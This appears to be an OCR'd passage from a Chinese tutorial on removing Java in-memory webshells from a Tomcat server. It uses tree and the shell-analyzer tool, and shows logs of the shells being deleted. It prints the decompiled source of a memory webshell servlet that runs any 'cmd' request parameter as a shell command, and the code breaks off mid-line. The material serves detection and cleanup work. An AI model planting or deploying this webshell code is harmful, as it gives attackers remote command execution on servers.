
```
tree命令列出网站目录和文件结构，观察是否有可疑文件
tree /var/www/html/
```



```
root@3edc45719899:/# tree /var/www/html/
/var/www/html/
|-- index.php
`-- yijing_cybersecurity.php

0 directories, 2 files
```

(3) 内存马查杀

- https://github.com/4ra1n/shell-analyzer



PID 30206

长度为8的Token pGevCJjE

PID	Name
30225	ja
30116	gui-0.1.jar
30206	Bootstrap start
30190	RemoteMavenServer36

```
cn.memshell.ShellServlet
cn.memshell.AddShellServlet
cn.memshell.TestServlet
org.apache.jasper.servlet.JspServlet
org.apache.catalina.servlets.DefaultServlet
javax.servlet.http.HttpServlet
javax.servlet.GenericServlet
javax.servlet.Servlet
javax.servlet.Servlet
```

cn.memshell.ShellServlet

```
[*] 当前运行的Java进程数量: 1
[*] 当前运行的Java进程数量: 4
[*] 开始Attach到目标: 30206
[*] 正在加载Agent程序...
[*] 加载Agent: /Users/demo/tools/webshell/mem_webshell/shell-ana
[*] 尝试获取字节码进行反编译
[*] 尝试获取字节码进行反编译
[*] 尝试获取字节码进行反编译
[*] 尝试获取字节码进行反编译
[*] 尝试获取字节码进行反编译
[*] 尝试获取字节码进行反编译
[*] 尝试获取字节码进行反编译
[*] 尝试获取字节码进行反编译
[*] 尝试获取字节码进行反编译
[*] 尝试获取字节码进行反编译
[*] 尝试获取字节码进行反编译
[*] 已删除内存马: cn.memshell.ShellServlet
[*] 已删除内存马: cn.memshell.ShellServlet
[*] 已删除内存马: cn.memshell.ShellServlet
[*] 尝试获取字节码进行反编译
[*] 尝试获取字节码进行反编译
[*] 已删除内存马: cn.memshell.ShellServlet
[*] 已删除内存马: cn.memshell.ShellServlet
[*] 尝试获取字节码进行反编译
[*] 已删除内存马: cn.memshell.AddShellServlet
[*] 尝试获取字节码进行反编译
[*] 已删除内存马: cn.memshell.TestServlet
```

```java
// QuiltFlower
package cn.memshell;

import java.io.IOException;
import java.io.InputStream;
import java.util.Scanner;
import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

public class ShellServlet extends HttpServlet {
   protected void doGet(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
      if (req.getParameter("cmd") != null) {
         boolean isLinux = true;
         String os_type = System.getProperty("os.system");
         if (os_type != null && os_type.toLowerCase().contains("win")) {
            isLinux = false;
         }

         String[] cmds = isLinux ? new String[]{"sh", "-c", req.getParameter("cmd")} : new String[]{"cmd.exe", "/c",
         InputStream inputStream = Runtime.getRuntime().exec(cmds).getInputStream();
         Scanner scanner = new Scanner(inputStream).useDelimiter("\\A");
         String output = scanner.hasNext() ? scanner.next() : "";
         System.out.println(output);
         resp.getWriter().write(output);
         resp.getWriter().flush();
      }

```